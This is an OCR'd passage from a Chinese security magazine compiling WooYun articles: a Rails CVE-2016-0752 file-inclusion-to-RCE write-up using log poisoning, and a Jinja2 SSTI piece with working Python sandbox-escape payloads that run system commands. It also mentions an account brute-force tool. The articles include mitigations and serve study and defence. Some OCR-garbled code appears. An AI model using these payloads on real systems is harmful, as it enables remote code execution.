


图 3-2-23

如果程序是.NET 平台编写，则可直接使用 VerifyReader.dll 文件，将其添加引用：

```
CodeInfo ci = CodeInfo.LoadFromFile("D:\\woo.ci.png");
CodeHelper helper = new CodeHelper(ci);
string code = helper.GetCodeString(Image.FromFile("D:\\woo-verify.png"));
```

另外这里还单独的做了一个账户爆破的工具出来，如图 3-2-24：




图 3-2-24

以下是用自己 demo 测试的结果，如图 3-2-25 和 3-2-26：

图 3-2-25




图 3-2-26

双击列表即可查看数据，如图 3-2-27：

图 3-2-27

相关链接

全套工具及核心代码和使用说明下载连接：

http://down.future-sec.com/VerifyReader-1.1.zip

（全文完） 责任编辑：游风

第四章 漏洞月报

第1节 Ruby on Rails 动态渲染远程代码执行漏洞 (CVE-2016-0752)

作者：小饼仔

来自：乌云知识库

网址：http://drops.wooyun.org/

概述

如果你的应用中使用了动态渲染路径（dynamic render paths），如渲染 params[:id]，通过本地文件包含（local file inclusion），可能会导致远程代码执行。可以通过更新到 Rails 的最新版本，或重构你的 controllers 来修复漏洞。

文章主要介绍了在特定的场景下，Ruby on Rails 框架的一个缺陷导致攻击者能够远程执行代码。

在 Rails controllers 的设计中，会根据被调用的方法，隐式的渲染对应的 view 文件。例如，当调用 controller 的 show 方法时，如果代码中没有明确指定要渲染的 view file，框架就会隐式的渲染 show.html.erb 文件。

然而在很多情况下，开发者会根据请求格式，如 text, JSON, XML 来明确渲染的内容。此时，view file 是一个模板语言文件，如 ERB, HAML 等。Rails 框架中有多个方法能够用于影响和

改变 view 内容。本文中重点关注渲染方法（render method）。Rails 的文档中给出了多种调用渲染方法的方式，包括使用 file: 选项来明确指定要渲染的 view file 路径。

如果你阅读了该方法的文档：

```
http://guides.rubyonrails.org/layouts_and_rendering.html
```

你会对功能的说明感到迷惑，让我们来看一段代码：

```
def show
  render params[:template]
end
```

第一眼看，这段代码非常简单，该 controller action 的主要功能为渲染 template 参数指定 view 模板。但 Rails 如何查找指定的模板呢？在 views 目录下查找？ 在应用的 root 目录下查找？或是在其他位置？ ;该参数的值是一个模板的名称？是一个有特定后缀的文件名？或是一个完整的文件路径？这里有许许多多的疑问 ,我们需要查看实现的细节才能够得到答案。

细节说明

框架的渲染机制（render mechanism）是一个在单一函数内试图完成太多功能的例子，这也是导致远程代码执行的原因所在。

我们假定渲染机制的预期行为是渲染在 app/views/user/#{params[:template]} 文件，该假设看起来似乎是合理的。如果 template 参数的值为 dashboard，那么就会去加载 app/views/user/dashboard.{ext} 文件，其中 .ext 是任意允许的后缀类型，

如 .html, .haml, .html.erb 等，如图 4-1-1：




图 4-1-1

假设用户给出的 template 参数值为 ../admin/dashboard。程序执行的结果会是什么？执行后，程序抛出了缺少模板错误（missing template error），如图 4-1-2：

图 4-1-2

通过分析报错信息，我们可以知道，框架试图在多个路径下查找要渲染的 view file，包括 RAILS_ROOT/app/views，RAILS_ROOT 和文件系统的根目录。

从文件系统的根目录加载并渲染文件的行为是非常危险的，如果我们将 /etc/passwd 作为 template 参数的值传入，并且能够读取到 passwd 文件的内容。那么将会是一个很严重的问题，如图 4-1-3：

图 4-1-3

如果我们能够读取 passwd 文件的内容，那么也可以读取应用程序的源代码和配置文件，如 config/initializers/secrettoken.rb 文件，如图 4-1-4：

图 4-1-4

导致该问题的原因是，在应用中使用了动态渲染路径（dynamic render paths）：

```
def show
  render params[:template]
end
```

这个简单的代码的例子，证明了攻击者能够读取我们的源代码和应用程序配置文件。不幸的是，这还不是最坏的结果。

如 Jeff Jarmo 在他的文章 The Anatomy of a Rails Vulnerability – CVE-2014-0130: From Directory Traversal to Shell ：

```
http://guides.rubyonrails.org/layouts_and_rendering.html
```

中描述的，我们能够利用这个漏洞获得一个 shell。Jeff 的文章中描述了在某些版本的 Rails 的隐式渲染机制的一个相似漏洞，能够允许目录遍历（directory traversal），更精确的说，本地文件包含（local file inclusion）。本文中重点关注显示渲染（explicit rendering），这是一个由框架开发者所引入的漏洞。

在进入细节分析前，这里将该漏洞的分类归为文件包含而不是目录遍历，原因是我们将文件作为代码（ERB）进行加载、解释并执行。从传统意义上来说，目录遍历漏洞返回的是不可执行的（non-executable）的内容，如 CSV 文件。因此从本质来说，我们不仅仅能够读取应用程序的源代码和其他可读的系统文件，还能够执行 Ruby 代码。既然我们能够执行 Ruby

代码，我们也能够在 web server 上执行系统级别（system-level）的命令。

在从文件包含到得到 shell 的过程中，用到了一种关键的技术，称为日志文件污染（log file

tainting)。Rails 在运行过程中，会将请求信息记录到日志文件中，包括请求参数如 development.log 。日志文件是纯文本格式，能够包含 Ruby 代码。日志文件污染可以通过向 web 应用程序发送一个恶意的请求，请求的参数中包含有效的 Ruby 代码来实现。在下面的例子中，我们向 web 应用程序发起了一个合法的请求，但在 URL 中带上了包含恶意的、经过 URL 编码的参数 <%= \`ls\` %>，如图 4-1-5：




图 4-1-5

通过查看日志文件，我们可以看到，日志中请求参数是以 hash 键值对的方式保存，并进行了 URL 解码。这是有效的 Ruby 代码，能够在文件被渲染时执行，如图 4-1-6：




图 4-1-6

因此，我们能够利用文件包含漏洞来尝试加载日志文件，执行包含的 Ruby 代码，如图 4-1-7：




图 4-1-7

当日志文件返回时，我们能够看到参数的 hash 值。之前包含我们 payload 的部分，经被 ls 命令的执行结果所替换。到这里，我们已经能够以 web-server 对应用户权限来执行系统命令了。

修复方法 & 缓解措施

安装 Rails 特定版本的补丁：

```
http://guides.rubyonrails.org/layouts_and_rendering.html
```

如果还没有安装 patch，可以考虑禁止渲染白名单之外的文件。具体方法为，在 action 中定义允许的文件名白名单 hash，对用户的参数进行校验，确保参数在文件白名单 hash 中。

这种方法需要在应用程序中所有使用到动态渲染路径的地方，增加校验：

```
def show
  template = params[:id]
  valid_templates = {
    "dashboard" => "dashboard",
    "profile"     => "profile",
    "deals"     => "deals"
  }
  if valid_templates.include?(template)
    render " #{valid_templates[template]}"
  else
    # throw exception or 404
  end
end
```

另一种类似的方法为校验给定的文件，是否在特定的目录下存在：

```
def show
  template = params[:id]
  d = Dir["myfolder/*.erb"]
  if d.include?("myfolder/#{template}.erb")
    render "myfolder/#{template}"
  else
    # throw exception or 404
  end
end
```

此外，我们可以使用 Rails 静态分析工具 Brakeman：

```
http://brakemanscanner.org/
```

借它来扫描应用程序。Brakeman 检测报告会给出使用了动态渲染路径的 controllers，可以根据此来分析哪些 controllers 会有远程代码执行的风险。

时间轴

2015 年 2 月 1 日漏洞被报告给 Rails Team
2015 年 2 月 10 日 Rails Team 同意修复漏洞
Patch 在 2015 年 7 月内部验证通过。-- 距离报告日期超过 5 个月
Patch 在 2016 年 1 月 25 日发布，漏洞编号 CVE-2016-0752：
https://groups.google.com/forum/#!topic/rubyonrails-security/335P1DcLG00
-- 距离验证通过超过 6 个月，距离报告日期将近一年

结论

Rails 的渲染机制是一个比较神秘的功能，如果没有深入挖掘实现细节很难弄明白。与 CVE-2014-0130 类似，使用动态渲染路径会导致目录遍历和代码执行。在评估多个流行的 Rails 开源项目的过程中，我已经看过许多由框架开发者所引入的类似漏洞。

如果你还没有阅读过 Jeff Jarmoc 的文章，我建议你去阅读以下。他深入了研究了 CVE-2014-0130 的漏洞细节和风险点。本文中的许多内容与他的文章都很相似，事实上，这两个是非常相似的漏洞。我已经写了 Metasploit 的 POC 模块：

https://gist.github.com/forced-request/5158759a6418e6376afb

这个模块可以用于检测和攻击 web 应用程序的远程打码执行漏洞，如图 4-1-8：




图 4-1-8

（全文完） 责任编辑：游风

第 2 节 利用 Python 特性在 Jinja2 模板中执行任意代码

作者：RickGray

来自：乌云知识库

网址：http://drops.wooyun.org/

简介

本文源于老外@nvisium 在其博客发表的博文《Injecting Flask》。在原文中作者讲解了 Python 模板引擎 Jinja2 在服务端模板注入(SSTI)中的具体利用方法，在能够控制模板内容时利用环境变量中已注册的用户自定义函数进行恶意调用或利用渲染进行 XSS 等。

对于 Jinja2 模板引擎是否能够在 SSTI 的情况下直接执行命令原文并没有做出说明，并且在 Jinja2 官方文档中也有说明 ,模板中并不能够直接执行任意 Python 代码 ,这样看来在 Jinja2 中直接控制模板内容来执行 Python 代码或者命令似乎不太可能。

模板中复杂的代码执行方式

最近在进行项目开发时无意中注意到 Jinja2 模板中可以访问一些 Python 内置变量，如[] {} 等，并且能够使用 Python 变量类型中的一些函数，示例代码一如下：

```
# coding: utf-8
import sys
from jinja2 import Template
template = Template("Your input: {}".format(sys.argv[1] if len(sys.argv) > 1 else '<empty>'))
print template.render()
```

为了方便演示，这里直接将命令参数输入拼接为模板内容的一部分并进行渲染输出，这里我们直接输入{{ 'abcd' }}使模板直接渲染字符串变量，如图 4-2-1：




图 4-2-1

当然上面说了可以在模板中直接调用变量实例的函数，如字符串变量中的 upper()函数将其

字符串转换为全大写形式，如图 4-2-2：

```
(demo)→  jinja2Vuln python demo2.py "{{ 'abcd' }}"
Your input: abcd
(demo)→  jinja2Vuln python demo2.py "{{ 'abcd'.upper() }}"
Your input: ABCD
(demo)→  jinja2Vuln
```

图 4-2-2

那么如何在 Jinja2 的模板中执行 Python 代码呢？如官方的说法是需要在模板环境中注册函数才能在模板中进行调用，例如想要在模板中直接调用内置模块 os，即需要在模板环境中对其注册，示例代码二如下：

```
# coding: utf-8
import os
import sys
from jinja2 import Template
template = Template("Your input: {}".format(sys.argv[1] if len(sys.argv) > 1 else '<empty>'))
template.globals['os'] = os
print template.render()
```

执行代码，并传入参数{{ os.popen('echo Hello RCE').read() }}，因为在模板环境中已经注册了 os 变量为 Python os 模块，所以可以直接调用模块函数来执行系统命令，这里执行额系统命令为 echo Hello Command Exection，如图 4-2-3：

```
(demo)→  jinja2Vuln python demo3.py "{{ os.popen('echo Hello Commnad Execution').read() }}"
Your input: Hello Commnad Execution

(demo)→  jinja2Vuln
```

图 4-2-3

如果使用示例代码一来执行，会得到 os 未定义的异常错误，如图 4-2-4：

```
(demo)→  jinja2Vuln python demo2.py "{{ os.popen('echo Hello Commnad Execution').read() }}"
Traceback (most recent call last):
  File "demo2.py", line 8, in <module>
    print template.render()
  File "/Users/chensy/.virtualenv/demo/lib/python2.7/site-packages/jinja2/environment.py", line 989,
 in render
    return self.environment.handle_exception(exc_info, True)
  File "/Users/chensy/.virtualenv/demo/lib/python2.7/site-packages/jinja2/environment.py", line 754,
 in handle_exception
    reraise(exc_type, exc_value, tb)
  File "<template>", line 1, in top-level template code
  File "/Users/chensy/.virtualenv/demo/lib/python2.7/site-packages/jinja2/environment.py", line 408,
 in getattr
    return getattr(obj, attribute)
jinja2.exceptions.UndefinedError: 'os' is undefined
(demo)→  jinja2Vuln
```

图 4-2-4

利用 Python 特性直接执行任意代码

那么，如何在未注册 os 模块的情况下在模板中调用 popen()函数执行系统命令呢？前面已经说了，在 Jinja2 中模板能够访问 Python 中的内置变量并且可以调用对应变量类型下的方法，这一特点让我联想到了常见的 Python 沙盒环境逃逸方法，如 2014CSAW-CTF 中的一道 Python 沙盒绕过题目，环境代码如下：

```
#!/usr/bin/env python
from __future__ import print_function
print("Welcome to my Python sandbox! Enter commands below!")
banned = [
    "import",
    "exec",
    "eval",
    "pickle",
    "os",
    "subprocess",
    "kevin sucks",
    "input",
    "banned",
    "cry sum more",
    "sys"
]
targets = __builtins__.__dict__.keys()
targets.remove('raw_input')
targets.remove('print')
for x in targets:
    del __builtins__.__dict__[x]
while 1:
    print(">>>",  end=' ')
    data = raw_input()
    for no in banned:
        if no.lower() in data.lower():
            print("No bueno")
            break
    else: # this means nobreak
        exec data
```

（利用 Python 特性绕过沙盒限制的详细讲解请参考 Writeup），这里给出笔者改进后的 PoC，如图 4-2-5：

```
[c 1="c" 2="in" 3="[" language="for"][/c].__class__.__base__.__subclasses__() if c.__name__ == 'catch_warnings'][0].__init__.func_globals['linecache'].__dict__['o'+'s'].__dict__['sy'+'stem']('echo Hello SandBox')
```

```
➜  tmp python sandbox.py
Welcome to my Python sandbox! Enter commands below!
>>> [c for c in [].__class__.__base__.__subclasses__() if c.__name__ == 'catch_warnings'][0].__init__.func_globals['linecache'].__dict__['o'+'s'].__dict__['sy'+'stem']('echo Hello SandBox')
Hello SandBox
>>>
```

图 4-2-5

当然通过这种方式不仅仅能够通过 os 模块来执行系统命令，还能进行文件读写等操作，具体的代码请自行构造。

回到如何在 Jinja2 模板中直接执行代码的问题上，因为模板中能够访问 Python 内置的变量和变量方法，并且还能通过 Jinja2 的模板语法去遍历变量，因此可以构造出如下模板 Payload 来达到和上面 PoC 一样的效果：

```
{% for c in [].__class__.__base__.__subclasses__() %}
{% if c.__name__ == 'catch_warnings' %}
{{ c.__init__.func_globals['linecache'].__dict__['os'].system('id') }}
{% endif %}
{% endfor %}
```

使用该 Payload 作为示例代码二的执行参数，最终会执行系统命令 id，如图 4-2-6：

```
(demo)➜  jinja2Vuln python demo2.py "{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__ == 'catch_warnings' %}{{ c.__init__.func_globals['linecache'].__dict__['os'].system('id') }}{% endif %}{% endfor %}"
uid=[redacted] gid=20(staff) groups=20(staff),701(com.apple.sharepoint.group.1),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_appserveradm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_developer),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh)
Your input: 0
(demo)➜  jinja2Vuln
```

图 4-2-6

当然除了遍历找到 os 模块外，还能直接找回 eval 函数并进行调用，这样就能够调用复杂的 Python 代码。

原始的 PythonPoC 代码如下：

```
[a for a in [b for b in [c 1="c" 2="in" 3="[" language="for"][/c].__class__.__base__.__subclasses__() if c.__name__ == 'catch_warnings'][0].__init__.func_globals.values() if type(b) == dict] if 'eval' in a.keys()][0]['eval']('__import__("os").popen("whoami").read()')
```

在 Jinja2 中模板 Payload 如下：

```
{% for c in [].__class__.__base__.__subclasses__() %}
{% if c.__name__ == 'catch_warnings' %}
  {% for b in c.__init__.func_globals.values() %}
  {% if b.__class__ == {}.__class__ %}
    {% if 'eval' in b.keys() %}
      {{ b['eval']('__import__("os").popen("id").read()') }}
    {% endif %}
  {% endif %}
  {% endfor %}
{% endif %}
{% endfor %}
```

使用该 Payload 作为示例代码二的执行参数（注意引号转义），成功执行会使用 eval()函数动态载入 os 模块并执行命令，如图 4-2-7：




图 4-2-7

利用途径和防御方法

SSTI（服务端模板注入）。通过 SSTI 控制 Web 应用渲染模板（基于 Jinja2）内容，可以轻易的进行远程代码（命令）执行。

当然了，一切的前提都是模板内容可控，虽然这种场景并不常见，但难免会有程序员疏忽会有特殊的需求让用户控制模板的一些内容。

在 Jinja2 模板中防止利用 Python 特性执行任意代码，可以使用 Jinja2 自带的沙盒环境 jinja2.sandbox.SandboxedEnvironment，Jinja2 默认沙盒环境在解析模板内容时会检查所操作的变量属性，对于未注册的变量属性访问都会抛出错误。如图 4-2-8：

```
(demo)→  jinja2Vuln cat demo5.py
# coding: utf-8
import sys
from jinja2.sandbox import SandboxedEnvironment

env = SandboxedEnvironment()
print env.from_string('{}'.format(sys.argv[1])).render(car='moo')

(demo)→  jinja2Vuln python demo5.py "{{ [].__class__.__base__ }}"
Traceback (most recent call last):
  File "demo5.py", line 6, in <module>
    print env.from_string('{}'.format(sys.argv[1])).render(car='moo')
  File "/Users/chensy/.virtualenv/demo/lib/python2.7/site-packages/jinja2/environment.py", line 989,
 in render
    return self.environment.handle_exception(exc_info, True)
  File "/Users/chensy/.virtualenv/demo/lib/python2.7/site-packages/jinja2/environment.py", line 754,
 in handle_exception
    reraise(exc_type, exc_value, tb)
  File "<template>", line 1, in top-level template code
  File "/Users/chensy/.virtualenv/demo/lib/python2.7/site-packages/jinja2/sandbox.py", line 332, in
getattr
    return obj[attribute]
jinja2.exceptions.SecurityError: access to attribute '__class__' of 'list' object is unsafe.
(demo)→  jinja2Vuln
```

图 4-2-8

参考

https://hexplo.it/escaping-the-csawctf-python-sandbox/

（全文完）责任编辑：静默

第 3 节 从 WTForm 的 URLXSS 谈开源组件的安全性

作者：phith0n

来自：乌云知识库

网址：http://drops.wooyun.org/

开源组件是我们大家平时开发的时候必不可少的工具，所谓『不要重复造轮子』的原因也是因为大量封装好的组件，我们在开发中可以直接调用，减少了重复开发的工作量。

开源组件和开源程序也有一些区别，开源组件面向的使用者是开发者，而开源程序就可以直接面向用户。开源组件，如 JavaScript 里的 uploadify，php 里的 PHPExcel 等；开源程序，如 php 写的 wordpress、joomla，node.js 写的 ghost 等。

